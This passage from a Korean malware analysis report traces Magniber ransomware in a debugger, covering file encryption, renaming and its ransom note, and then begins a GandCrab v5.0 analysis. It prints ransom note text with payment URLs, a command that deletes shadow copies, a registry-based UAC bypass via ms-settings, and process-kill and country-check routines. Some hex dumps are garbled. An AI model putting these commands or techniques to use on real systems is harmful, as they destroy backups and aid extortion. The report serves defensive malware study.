0000022E220C80A0	08	B6	72	00	93	89	1C	2D	41	89	39	DA	7F	01	D3	7E	.gr....-A.900.ò~
0000022E220C80B0	6B	0F	9B	3A	99	0D	2D	3A	80	A6	D7	0A	7A	AD	E3	99	k...-...x.z.à.
0000022E220C80C0	20	7C	71	E3	03	D6	31	71	B6	E6	72	4F	88	C6	B3	23	[qà.òiqirò.è.*#
0000022E220C80D0	1C	0D	0D	DA	85	69	35	6F	D4	C8	92	20	69	6C	28	C1	...ù.1500E. il(A
0000022E220C80E0	FF	B9	FF	08	87	C4	75	66	C0	BC	8A	FC	D7	21	E4	3C	ÿ.ÿ..AufA4.ùx!<(
0000022E220C80F0	C5	1D	6D	3D	0D	7E	11	D3	4F	D6	0B	C3	85	16	2F	1D	A.m=-..000.A../.
0000022E220C8100	3E	92	28	FF	C8	4F	54	66	80	02	A5	AF	64	9D	A5	81	..(ÿEOT0..è.D.è.
0000022E220C8110	17	0A	38	7D	01	A9	AB	99	F3	19	81	C5	C1	61	35	CD	..).@..ò..AA5.è.
0000022E220C8120	D2	06	EA	1E	13	04	F9	08	67	7B	68	AE	89	B2	DB	E3	ò.è...ù.g{k*.*0à
0000022E220C8130	14	E0	8B	50	91	78	A1	C5	2E	A9	A3	3E	29	CC	33	D5	.à.P.x!A.(è-ÞI30
0000022E220C8140	87	84	73	AA	02	9B	6E	87	67	B7	10	95	86	F5	C9	A9	.s..n.q...òE

[그림 136. 암호화된 파일 내용 확인]

000000BF046FE528 00007FF919F75310 kernel32.WriteFile

[그림 137. WriteFile 저장 위치 확인]

0000022E22080E2F FF55 C8 call qword ptr ss:[rbp-38]

[그림 138. WriteFile 실행]

000000BF046FE530 00007FF918BA6F30 advapi32.CryptDestroyKey

[그림 139. CryptDestroyKey 저장 위치 확인]

0000022E22081002 FF55 D0 call qword ptr ss:[rbp-30]

[그림 140. CryptDestroyKey 실행]

R14 00007FF918BA7580 <advapi32.CryptReleaseContext>

[그림 141. CryptReleaseContext 저장 위치 확인]

0000022E22081016 41:FFD6 call r14

[그림 142. CryptReleaseContext 실행]

- 암호화한 파일명에 뮤텍스 이름을 붙여 변경한 뒤 저장한다.

0000022E22081121	74 1B	je 22E2208113E
0000022E22081123	FFC3	inc ebx
0000022E22081125	41:0F870424	movzx eax,word ptr ds:[r12]
0000022E2208112A	8D0C13	lea ecx,qword ptr ds:[rbx+rdx]
0000022E2208112D	41:03D3	add edx,r11d
0000022E22081130	4D:8D6424 02	lea r12,qword ptr ds:[r12+2]
0000022E22081135	66:89044F	mov word ptr ds:[rdi+rcx*2],ax
0000022E22081139	41:38D6	cmp edx,r14d
0000022E2208113C	72 E7	jb 22E22081125

[그림 143. 파일명 뒤에 뮤텍스 이름명을 붙이는 루틴]

0000022E20147A70	43 00 3A 00	5C 00 50 00	79 00 74 00	68 00 6F 00	C.:.\P.y.t.h.o.
0000022E20147A80	6E 00 33 00	31 00 30 00	5C 00 69 00	6E 00 63 00	n.3.1.0.\i.n.c.
0000022E20147A90	6C 00 75 00	64 00 65 00	5C 00 65 00	76 00 61 00	l.u.d.e.\e.v.a.
0000022E20147AA0	6C 00 2E 00	68 00 2E 00	65 00 70 00	6F 00 78 00	l...h...e.p.o.x.
0000022E20147AB0	7A 00 71 00	6A 00 6F 00	72 00 00 00	00 00 00 00	z.q.j.o.r.....

[그림 144. 파일명 변경 결과 확인]

000000BF046FE570 00007FF919F72BD0 kernel32.MoveFileW

[그림 145. MoveFileW 저장 위치 확인]

0000022E2208114D FF55 10 call qword ptr ss:[rbp+10]

[그림 146. MoveFileW 실행]

ceval.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	6KB
classobject.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	2KB
code.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	1KB
codecs.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	8KB
compile.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	1KB
complexobject.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	3KB
context.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	3KB
datetime.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	10KB
descrobject.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	4KB
dictobject.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	5KB
dynamic_annotations.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	23KB
enumobject.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	1KB
errcode.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	2KB
eval.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	2KB
exports.h.epoxzqjor	2025-03-14 오후 2:11	EPOXZQJOR 파일	2KB

[그림 147. 변경된 파일명 확인]

- 그리고, readme.txt 파일을 생성한 뒤, 멀티바이트 문자열로 변경한 다음 내용을 파일에 쓰고 저장한다.

RDI 00007FF919F74EA0 <kernel32.CreateFileW>

[그림 148. CreateFileW 저장 위치 확인]

|0000022E22081A3A| **FFD7** |**call** rdi

[그림 149. CreateFileW 실행]

0000022E201452D0	20 00 41 00	4C 00 4C 00	20 00 59 00	4F 00 55 00	.A.L.L. .Y.O.U.
0000022E201452E0	52 00 20 00	44 00 4F 00	43 00 55 00	4D 00 45 00	R. .D.O.C.U.M.E.
0000022E201452F0	4E 00 54 00	53 00 20 00	50 00 48 00	4F 00 54 00	N.T.S. .P.H.O.T.
0000022E20145300	4F 00 53 00	20 00 44 00	41 00 54 00	41 00 42 00	O.S. .D.A.T.A.B.
0000022E20145310	41 00 53 00	45 00 53 00	20 00 41 00	4E 00 44 00	A.S.E.S. .A.N.D.
0000022E20145320	20 00 4F 00	54 00 48 00	45 00 52 00	20 00 49 00	.O.T.H.E.R. .I.
0000022E20145330	4D 00 50 00	4F 00 52 00	54 00 41 00	4E 00 54 00	M.P.O.R.T.A.N.T.
0000022E20145340	20 00 46 00	49 00 4C 00	45 00 53 00	20 00 48 00	.F.I.L.E.S. .H.
0000022E20145350	41 00 56 00	45 00 20 00	42 00 45 00	45 00 4E 00	A.V.E. .B.E.E.N.
0000022E20145360	20 00 45 00	4E 00 43 00	52 00 59 00	50 00 54 00	.E.N.C.R.Y.P.T.
0000022E20145370	45 00 44 00	21 00 0D 00	0A 00 20 00	3D 00 3D 00	E.D.!.
0000022E20145380	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.
0000022E20145390	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.
0000022E201453A0	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.
0000022E201453B0	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.
0000022E201453C0	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.
0000022E201453D0	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	3D 00 3D 00	==.==.==.==.==.

[그림 150. readme.txt 내용 확인]

000000BF046FE4F0 | 00007FF919F65E70 | kernel32.WideCharToMultiByte

[그림 151. WideCharToMultiByte 저장 위치 확인]

0000022E22081C7C | FF5424 50 | call qword ptr ss:[rsp+50]

[그림 152. WideCharToMultiByte 실행]

0000022E2014D770	20 41 4C 4C	20 59 4F 55	52 20 44 4F	43 55 4D 45	ALL YOUR DOCUM
0000022E2014D780	4E 54 53 20	50 48 4F 54	4F 53 20 44	41 54 41 42	ENTS PHOTOS DATAB
0000022E2014D790	41 53 45 53	20 41 4E 44	20 4F 54 48	45 52 20 49	ASES AND OTHER I
0000022E2014D7A0	4D 50 4F 52	54 41 4E 54	20 46 49 4C	45 53 20 48	MPORTANT FILES H
0000022E2014D7B0	41 56 45 20	42 45 45 4E	20 45 4E 43	52 59 50 54	AVE BEEN ENCRYPT
0000022E2014D7C0	45 44 21 0D	0A 20 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	ED!.. =====
0000022E2014D7D0	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	=====
0000022E2014D7E0	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	=====
0000022E2014D7F0	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	=====
0000022E2014D800	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	=====
0000022E2014D810	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 3D 3D	=====
0000022E2014D820	3D 3D 3D 3D	3D 3D 3D 3D	3D 3D 0D 0A	20 59 6F 75	=====.. You
0000022E2014D830	72 20 66 69	6C 65 73 20	61 72 65 20	4E 4F 54 20	r files are NOT
0000022E2014D840	64 61 6D 61	67 65 64 21	20 59 6F 75	72 20 66 69	damaged! Your fi
0000022E2014D850	6C 65 73 20	61 72 65 20	6D 6F 64 69	66 69 65 64	les are modified
0000022E2014D860	20 6F 6E 6C	79 2E 20 54	68 69 73 20	6D 6F 64 69	only. This modi
0000022E2014D870	66 69 63 61	74 69 6F 6E	20 69 73 20	72 65 76 65	fication is reve

[그림 153. 멀티바이트 문자열 확인]

000000BF046FE4F8 | 00007FF919F75310 | kernel32.WriteFile

[그림 154. WriteFile 저장 위치 확인]

0000022E22081C99 | FF5424 58 | call qword ptr ss:[rsp+58]

[그림 155. WriteFile 실행]

readme.txt 2025-03-14 오후 1:42 텍스트 문서 2KB

[그림 156. readme.txt 파일 생성 확인]

readme.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

ALL YOUR DOCUMENTS PHOTOS DATABASES AND OTHER IMPORTANT FILES HAVE BEEN ENCRYPTED!

=====

Your files are NOT damaged! Your files are modified only. This modification is reversible.

The only 1 way to decrypt your files is to receive the private key and decryption program.

Any attempts to restore your files with the third party software will be fatal for your files!

=====

To receive the private key and decryption program follow the instructions below:

1. Download "Tor Browser" from <https://www.torproject.org/> and install it.
2. In the "Tor Browser" open your personal page here:

<http://a81814e0b0806e107cbcd0909epoxzqjor.tlupk57cujmfi3tyvyp5jh7dt4xsmgpdbyln4jfp5sh74uwlqiy5yid.onion/epoxzqjor>

Note! This page is available via "Tor Browser" only.

=====

Also you can use temporary addresses on your personal page without using "Tor Browser":

<http://a81814e0b0806e107cbcd0909epoxzqjor.ledsoon.site/epoxzqjor>

<http://a81814e0b0806e107cbcd0909epoxzqjor.saynice.club/epoxzqjor>

<http://a81814e0b0806e107cbcd0909epoxzqjor.banbear.uno/epoxzqjor>

<http://a81814e0b0806e107cbcd0909epoxzqjor.spendan.space/epoxzqjor>

Note! These are temporary addresses! They will be available for a limited amount of time!

[그림 157. readme.txt 파일 내용 확인]

- 계속 살펴보면, NotePad 를 통해 readme.txt 를 열고, cmd 명령어를 통해

<http://a81814e0b08b6e107cbcd0909epoxzqjor.ledsoon.site> 에 연결을 시키는 것을 확인할 수 있다.

0000020BC1A15760	63 00 6D 00	64 00 20 00	2F 00 63 00	20 00 22 00	c.m.d. /.c. ."
0000020BC1A15770	73 00 74 00	61 00 72 00	74 00 20 00	68 00 74 00	s.t.a.r.t. .h.t.
0000020BC1A15780	74 00 70 00	3A 00 2F 00	2F 00 61 00	38 00 31 00	t.p.:././a.8.1.
0000020BC1A15790	38 00 31 00	34 00 65 00	30 00 62 00	30 00 38 00	8.1.4.e.0.b.0.8.
0000020BC1A157A0	30 00 36 00	65 00 31 00	30 00 37 00	63 00 62 00	0.6.e.1.0.7.c.b.
0000020BC1A157B0	63 00 64 00	30 00 39 00	30 00 39 00	65 00 70 00	c.d.0.9.0.9.e.p.
0000020BC1A157C0	6F 00 78 00	7A 00 71 00	6A 00 6F 00	72 00 2E 00	o.x.z.q.j.o.r...
0000020BC1A157D0	6C 00 65 00	64 00 73 00	6F 00 6F 00	6E 00 2E 00	l.e.d.s.o.o.n...
0000020BC1A157E0	73 00 69 00	74 00 65 00	2F 00 65 00	70 00 6F 00	s.i.t.e./e.p.o.
0000020BC1A157F0	78 00 7A 00	71 00 6A 00	6F 00 72 00	5E 00 26 00	x.z.q.j.o.r.^.&
0000020BC1A15800	31 00 5E 00	26 00 35 00	31 00 39 00	36 00 35 00	1.^.&.5.1.9.6.5.
0000020BC1A15810	30 00 31 00	34 00 34 00	5E 00 26 00	33 00 39 00	0.1.4.4.^.&.3.9.
0000020BC1A15820	35 00 32 00	5E 00 26 00	31 00 35 00	34 00 36 00	5.2.^.&.1.5.4.6.
0000020BC1A15830	36 00 36 00	5E 00 26 00	32 00 32 00	31 00 39 00	6.6.^.&.2.2.1.9.
0000020BC1A15840	30 00 34 00	35 00 22 00	00 00 00 00	00 00 00 00	0.4.5.".....

[그림 158. 명령어 내용 확인]

```
cmd /c "start ht
tp://a81814e0b08
06e107cbcd0909ep
oxzqjor.ledsoon.
site/epoxzqjor^&
1^&519650144^&39
52^&154666^&2219
045".....ob%y...
```

[그림 159. 멀티바이트로 변경된 명령어 확인]

RAX 00000208C1A15760 L"cmd /c \"start http://a81814e0b0806e107cbcd0909epoxzqjor.1edsoon.site/epoxzqjor^&1^&519650144^&3952^&15

[그림 160. 명령어 저장 위치 확인]

00000208C17E0790	43 00 3A 00	5C 00 57 00	69 00 6E 00	64 00 6F 00	C.:.\.w.i.n.d.o.
00000208C17E07A0	77 00 73 00	5C 00 53 00	59 00 53 00	54 00 45 00	w.s.\.S.Y.S.T.E.
00000208C17E07B0	4D 00 33 00	32 00 5C 00	6E 00 6F 00	74 00 65 00	M.3.2.\.n.o.t.e.
00000208C17E07C0	70 00 61 00	64 00 2E 00	65 00 78 00	65 00 00 00	p.a.d...e.x.e...
00000208C17E07D0	5C 00 3F 00	3F 00 5C 00	43 00 3A 00	5C 00 57 00	\.?.?.\C.:.\.w.
00000208C17E07E0	69 00 6E 00	64 00 6F 00	77 00 73 00	5C 00 53 00	i.n.d.o.w.s.\.S.
00000208C17E07F0	59 00 53 00	54 00 45 00	4D 00 33 00	32 00 5C 00	Y.S.T.E.M.3.2.\.
00000208C17E0800	6E 00 6F 00	74 00 65 00	70 00 61 00	64 00 2E 00	n.o.t.e.p.a.d...
00000208C17E0810	65 00 78 00	65 00 00 00	68 00 6F 00	2D 00 48 00	e.x.e...k.o.-K.
00000208C17E0820	52 00 00 00	68 00 6F 00	00 00 65 00	6E 00 2D 00	R...k.o...e.n.-
00000208C17E0830	55 00 53 00	00 00 65 00	6E 00 00 00	00 00 00 00	U.S...e.n.....
00000208C17E0840	4D 00 69 00	63 00 72 00	6F 00 73 00	6F 00 66 00	M.i.c.r.o.s.o.f.
00000208C17E0850	74 00 2E 00	57 00 69 00	6E 00 64 00	6F 00 77 00	t...w.i.n.d.o.w.
00000208C17E0860	73 00 2E 00	53 00 68 00	65 00 6C 00	6C 00 2E 00	s...S.h.e.l.l...
00000208C17E0870	6E 00 6F 00	74 00 65 00	70 00 61 00	64 00 00 00	n.o.t.e.p.a.d...

[그림 161. NotePad 확인]

RCX 00000208C1A20380 "cmd /c \"start http://a81814e0
RDX 0000000000000005


[그림 162. WinExec 인자값 확인]

R14 00007FF919FB8820 <kernel32.WinExec>

[그림 163. WinExec 저장 위치 확인]


||00000208C38F18F1| 41:FFD6 |call r14

[그림 164. WinExec 실행]




[그림 165. 열린 인터넷 창 확인]

- 마지막으로, regsve32.exe 를 사용하여 readme.txt 파일을 DllInstall 함수로 전달하며, scrobj.dll 을 해제하고, wmic 를 통해 vssadmin.exe Delete Shadows /all /quiet 를 수행하여 시스템 백업 복사본 파일을 제거하며, HKLM\Software\Classes\ms-settings\shell\open\command\DelegateExcute 라는 이름의 레지스트리로 저장하는 것을 확인할 수 있다.



[그림 166. regsvr32.exe 명령어 확인]



[그림 167. regsvr32.exe 저장 위치 확인]

```
RCX  FFFFFFFF80000001
RDX  0000020BC3BF2FA2  L"Software\\Classes\\ms-settings\\shell\\open\\command"
```

[그림 168. RegCreateKeyW 인자값 확인 1]

```
000000E5082FE5D8 00007FF918BA7020 advapi32.RegCreateKeyW
```

[그림 169. RegCreateKeyW 저장 위치 확인 1]

```
0000020BC3BF1EC3 | FF5424 68 | call dword ptr ss:[rsp+68]
```

[그림 170. RegCreateKeyW 실행 1]

```
RCX  0000016F0937A0D0  "cmd.exe /c \"%SystemRoot%\system32\wbem\wmic process call create \"cmd /c computerdefaults.exe\""
```

[그림 171. wmic 명령어 위치 확인]

```
RCX  FFFFFFFF80000001
RDX  0000020BC3BF2FA2  L"Software\\Classes\\ms-settings\\shell\\open\\command"
```

[그림 172. RegCreateKeyW 인자값 확인 2]

```
000000E5082FE5D8 00007FF918BA7020 advapi32.RegCreateKeyW
```

[그림 173. RegCreateKeyW 저장 위치 확인 2]

```
0000020BC3BF1EC3 | FF5424 68 | call dword ptr ss:[rsp+68]
```


[그림 174. RegCreateKeyW 실행]

```
RDX  0000016F087C305A  L"DelegateExecute"
```

[그림 175. 레지스트리 이름 확인]



[그림 176. 명령어 수행 확인]



[그림 177. wmic 명령어 실행 확인]



[그림 178. DelegateExecute 이름의 레지스트리 확인]

- 정리해보면, 매그니베르는 메모리 상에서 동작하는 랜섬웨어이며, 디렉토리를 탐색하며 파일을 랜덤한 키 값을 통해 암호화 하고 파일명 뒤에 뮉텍스 이름을 더해 저장하고, winexec 를 통해 사이트에 연결을 시도하며, readme.txt 파일을 열고, 레지스트리를 조작하여 시스템 백업과 관련된 복사본 파일을 전부 제거하는 악성코드임을 알 수 있다.

대응 방안

- 탐지용 YARA 룰 생성
 - 보안 정책 반영
 - C&C 주소 차단
-

Sample #5: [GandCrab v5.0]


- 분석 시기: 2025-03-19
- 악성코드 유형: 랜섬웨어
- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer
- 분석 방식: 정적 분석, 동적 분석

주요 기능 요약

- C&C 서버와 통신 및 시스템 정보 전달, 파일 암호화, 확장자 변경, 시스템 복사본 파일 제거

동작 흐름 요약 및 순서도

1. 실행
2. 특정 프로세스 실행 확인 및 종료
3. 사용자 국가 정보 확인
4. 시스템 정보 탐색 및 암호화
5. 암호화에 사용될 RSA 공개키 및 개인키 생성
6. 레지스트리에 공개키, 암호화된 개인키, 암호화된 시스템 정보 저장
7. C&C 서버와 연결 수행 및 암호화된 시스템 정보 전달
8. 디렉토리, 파일 탐색 및 암호화, 파일 확장자 변경, html 파일 생성
9. 시스템 새도우 복사본 파일 제거



상세 분석

- 처음에 아래와 같은 프로세스 목록을 스택에 저장한 뒤, CreateToolhelp32Snapshot 을 통해 실행중인 프로세스 목록을 가져오고, 메모리를 할당한 뒤 Process32FirstW 를 통해 시스템 스냅샷에서 첫 번째 프로세스에 대한 정보를 검색한 후 저장한다.

sqlagent.exe	sqlservr.exe	mysqld.exe	outlook.exe
--------------	--------------	------------	-------------

OpenProcess 를 통해 프로세스를 연 뒤, TerminateProcess 를 통해 종료시키는 것을 확인할 수 있다.

- 만약 프로세스 정보가 스택에 저장된 정보와 일치하지 않는다면, eax 를 1 씩 증가시키며 스택의 크기인 0x27 과 비교한뒤 일치하면 Process32NextW 함수를 통해 시스템 스냅샷에 기록된 다음 프로세스에 대한 정보를 저장한다.

[그림 3. 프로세스 종료 루틴 확인]

00816876	FF31	push dword ptr ds:[ecx]
00816878	FF71 04	push dword ptr ds:[ecx+4]
0081687B	FF15 D8508200	call dword ptr ds:[<Process32NextW>]
00816881	C3	ret

[그림 4. 다음 프로세스를 찾는 함수 확인]

03110024	53	00 79 00	73 00 74 00	65 00 6D 00	00 00 00 00	S.y.s.t.e.m.....
----------	----	----------	-------------	-------------	-------------	------------------

[그림 5. 다음 프로세스 정보 확인]

- 스택에 저장된 프로세스들을 종료하고 난 뒤, OpenMutex 를 통해 전역 뮤텍스(Global\XIAKFoxSKGOFSGOoSFOOFNOLPE)를 실행을 방지한다.

[그림 6. OpenMutex 를 통한 실행 방지]

- 다음으로, 윈도우 버전을 체크한 뒤 버전이 맞을 경우 1 을 반환하는 것을 확인할 수 있다.

0094950E	8B35 18519500	mov esi,dword ptr ds:[«VerSetConditionMask»]	esi:EntryPoint
00949514	83C4 0C	add esp,4	
00949517	33C0	xor eax,eax	
00949519	8970 FC	mov dword ptr esi:[ebp-4],edi	edi:EntryPoint
0094951C	8945 F8	mov dword ptr esi:[ebp-8],eax	
0094951F	6A 03	push 3	
00949521	6A 20	push 20	
00949523	6A 03	push 3	
00949525	6A 01	push 1	
00949527	6A 03	push 3	
00949529	6A 02	push 2	
0094952B	57	push edi	edi:EntryPoint
0094952C	57	push edi	edi:EntryPoint
0094952D	FFD6	call esi	esi:EntryPoint
0094952F	52	push edx	
00949530	50	push eax	
00949531	FFD6	call esi	esi:EntryPoint
00949533	52	push edx	
00949534	50	push eax	
00949535	FFD6	call esi	esi:EntryPoint
00949537	52	push edx	
00949538	50	push eax	
00949539	6A 23	push 23	
0094953B	8D85 E4FEFFFF	lea eax,dword ptr esi:[ebp-11C]	
00949541	C785 E8FEFFFF 060000	mov dword ptr esi:[ebp-118],6	
00949548	33C9	xor ecx,ecx	
0094954D	89B0 ECFEFFFF	mov dword ptr esi:[ebp-114],edi	edi:EntryPoint
00949553	50	push eax	
00949554	66:894D F8	mov word ptr esi:[ebp-8],cx	
00949558	FF15 1C519500	call dword ptr ds:[«VerifyVersionInfo»]	
0094955E	FDB8	neg edi	
00949560	57	pop edi	edi:EntryPoint
00949561	1BC0	sbb eax,eax	
00949563	F7D8	neg eax	
00949565	5E	pop esi	
00949566	8BE5	mov esp,ebp	esi:EntryPoint
00949568	5D	pop ebp	
00949569	C3	ret	

[그림 7. 윈도우 버전 체크 확인]

- 현재 프로세스 핸들을 가져오고 프로세스와 연결된 토큰을 연 뒤, 토큰에서 그룹 정보를 가져온다. 그룹 정보는 각 그룹의 sid 정보 및 세부 정보가 포함되어 있다.
- 가져온 sid 를 통해 서브 권한 정보를 가져오는 것을 확인할 수 있다.

0094956D	51	push ecx	
0094956E	51	push ecx	
0094956F	56	push esi	
00949570	33F6	xor esi,esi	
00949572	FF15 CC519500	call dword ptr ds:[«GetCurrentProcess»]	
00949578	8D4D F8	lea ecx,dword ptr esi:[ebp-8]	
0094957B	51	push ecx	
0094957C	6A 08	push 8	
0094957E	50	push eax	
0094957F	FF15 0C509500	call dword ptr ds:[«OpenProcessToken»]	
00949585	85C0	test eax,eax	
00949587	74 73	je d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.9495FC	
00949589	8D45 FC	lea eax,dword ptr esi:[ebp-4]	
0094958C	50	push eax	
0094958D	56	push esi	
0094958E	56	push esi	
0094958F	6A 19	push 19	
00949591	FF75 F8	push dword ptr esi:[ebp-8]	
00949594	FF15 00509500	call dword ptr ds:[«GetTokenInformation»]	
0094959A	85C0	test eax,eax	
0094959C	75 55	jne d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.9495F3	
0094959E	FF15 BC519500	call dword ptr ds:[«GetLastError»]	
009495A4	83F8 7A	cmp eax,7A	
009495A7	75 4A	jne d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.9495F3	
009495A9	57	push edi	
009495AA	FF75 FC	push dword ptr esi:[ebp-4]	
009495AD	56	push esi	
009495AE	FF15 28519500	call dword ptr ds:[«LocalAlloc»]	
009495B4	8BF8	mov edi,eax	
009495B6	85FF	test edi,edi	
009495B8	74 38	je d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0.9495F2	
009495BA	8D45 FC	lea eax,dword ptr esi:[ebp-4]	
009495BD	50	push eax	
009495BE	FF75 FC	push dword ptr esi:[ebp-4]	
009495C1	57	push edi	
009495C2	6A 19	push 19	
009495C4	FF75 F8	push dword ptr esi:[ebp-8]	
009495C7	FF15 00509500	call dword ptr ds:[«GetTokenInformation»]	

[그림 8. 프로세스 토큰 정보 확인]

0083F9E0	000000DC	
0083F9E4	00000019	
0083F9E8	00E6AD58	L"OANOCACHE"
0083F9EC	00000014	
0083F9F0	0083FA00	

[그림 9. GetTokenInformation 인자값]

00E6AD58 60 AD E6 00 60 00 00 00 01 01 00 00 00 00 00 10

[그림 10. GetTokenInformation 반환값]

```

009495D1 FF37      push dword ptr ds:[edi]
009495D3 FF15 04509500 call dword ptr ds:[<GetSidSubAuthorityCount>]
009495D9 8A00      mov al,byte ptr ds:[eax]
009495DB FEC8      dec al
009495DD 0FB6C0    movzx eax,al
009495E0 50        push eax
009495E1 FF37      push dword ptr ds:[edi]
009495E3 FF15 08509500 call dword ptr ds:[<GetSidSubAuthority>]
009495E9 8B30      mov esi,dword ptr ds:[eax]
009495EB 57        push edi
009495ED FF15 30519500 call dword ptr ds:[<LocalFree>]
009495F2 5F        pop edi
009495F3 FF75 F8    push dword ptr ss:[ebp-8]
009495F6 FF15 E4519500 call dword ptr ds:[<CloseHandle>]
009495FC 8BC6      mov eax,esi
009495FE 5E        pop esi
009495FF 8BE5      mov esp,ebp
00949601 5D        pop ebp
00949602 C3        ret

```

[그림 11. sid 서브 권한 정보 확인]

00E6AD61 01

[그림 12. GetSidSubAuthorityCount 반환값]

00E6AD68 00 30

[그림 13. GetSidSubAuthority 반환값]

- 서브 권한이 1000 이 아닌 경우 9455AF 함수를 수행하는 것을 확인할 수 있다.

```

00945ACD 3D 00100000 cmp eax,1000
00945AD2 77 05      ja d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0, 945AD9
00945AD4 E8 88050000 call d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0, 946064
00945AD9 E8 D1FAFFFF call d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0, 9455AF

```

[그림 14. 서브 권한 비교 확인]

- 9455AF 함수를 따라 쪽 실행해 보면 키보드 레이아웃 관련 레지스트리를 열고, 레지스트리의 첫 번째로 활성화된 키보드 레이아웃값을 반환하는 것을 확인할 수 있다. (00000412 의 경우 한국을 의미)

```

009452D4 50        push eax
009452D5 68 19000200 push 20019
009452DA 6A 00      push 0
009452DC FF75 0C    push dword ptr ss:[ebp+C]
009452DE FF75 08    push dword ptr ss:[ebp-8]
009452E0 FF15 3C509500 call dword ptr ds:[<RegOpenKeyEx>]

```

[그림 15. 키보드 레이아웃 레지스트리 오픈 확인]

```

0094531A 50        push eax
0094531B FF75 14    push dword ptr ss:[ebp+14]
0094531E 6A 00      push 0
00945320 6A 00      push 0
00945322 FF75 10    push dword ptr ss:[ebp+10]
00945325 FF75 F8    push dword ptr ss:[ebp-8]
00945328 FF15 40509500 call dword ptr ds:[<RegQueryValueEx>]

```

[그림 16. 첫 번째 키보드 레이아웃 반환 실행]

```
0328000E 30 00 30 00 30 00 30 00 30 00 34 00 31 00 32 00 0.0.0.0.4.1.2.
```

[그림 17. 반환값 확인]

- 계속 진행하다보면, 스택에 특정 국가 언어를 식별하는 값들을 저장하는 것을 확인할 수 있으며, GetUserDefaultUILanguage 를 통해 현재 사용자의 언어 식별자를 가져오고 GetSystemDefaultUILanguage 를 통해 저장된 값과 비교하는 것을 확인할 수 있다.

코드	국가 / 지역	언어
ru-RU	러시아 (Russia)	러시아어 (Russian)
uk-UA	우크라이나 (Ukraine)	우크라이나어 (Ukrainian)
be-BY	벨라루스 (Belarus)	벨라루스어 (Belarusian)
tg-Cyrl-TJ	타지키스탄 (Tajikistan)	타지크어 (Cyrillic, Tajik)
hy-AM	아르메니아 (Armenia)	아르메니아어 (Armenian)
az-Latn-AZ	아제르바이잔 (Azerbaijan)	아제르바이잔어 (Latin)
ka-GE	조지아 (Georgia)	조지아어 (Georgian)
kk-KZ	카자흐스탄 (Kazakhstan)	카자흐어 (Kazakh)
ky-KG	키르기스스탄 (Kyrgyzstan)	키르기스어 (Kyrgyz)
tk-TM	투르크메니스탄 (Turkmenistan)	투르크멘어 (Turkmen)

00945157	6A 01	push 1
00945159	6A 23	push 23
00945158	8B45 F8	mov eax,dword ptr ss:[ebp-8]
0094515E	05 00020000	add eax,200
00945163	50	push eax
00945164	6A 00	push 0
00945166	FF15 88529500	call dword ptr ds:[<SHGetSpecialFolderPath>]

[그림 21. 공용 데이터 폴더 경로 탐색]

03280200	43 00 3A 00	5C 00 50 00	72 00 6F 00	67 00 72 00	C:\.P.r.o.g.r.
03280210	61 00 6D 00	44 00 61 00	74 00 61 00	00 00 00 00	a.m.D.a.t.a....

[그림 22. 공용 데이터 폴더 경로 확인]

00945196	68 00010000	push 100
00945198	FF75 FC	push dword ptr ss:[ebp-4]
0094519E	FF15 B8509500	call dword ptr ds:[<GetWindowsDirectory>]

[그림 23. windows 디렉토리 경로 탐색]

03970000	43 00 3A 00	5C 00 57 00	69 00 6E 00	64 00 6F 00	C:\.w.i.n.d.o.
03970010	77 00 73 00	00 00 00 00	00 00 00 00	00 00 00 00	w.s.....

[그림 24. windows 디렉토리 경로 확인]

- 경로를 가져온 뒤 C 드라이브의 볼륨 정보를 가져오는 것을 확인할 수 있다.

009451B3	68 00010000	push 100
009451B8	8B45 FC	mov eax,dword ptr ss:[ebp-4]
009451B8	05 00040000	add eax,400
009451C0	50	push eax
009451C1	8B45 FC	mov eax,dword ptr ss:[ebp-4]
009451C4	05 04060000	add eax,604
009451C9	50	push eax
009451CA	8B45 FC	mov eax,dword ptr ss:[ebp-4]
009451CD	05 08060000	add eax,608
009451D2	50	push eax
009451D3	8B45 FC	mov eax,dword ptr ss:[ebp-4]
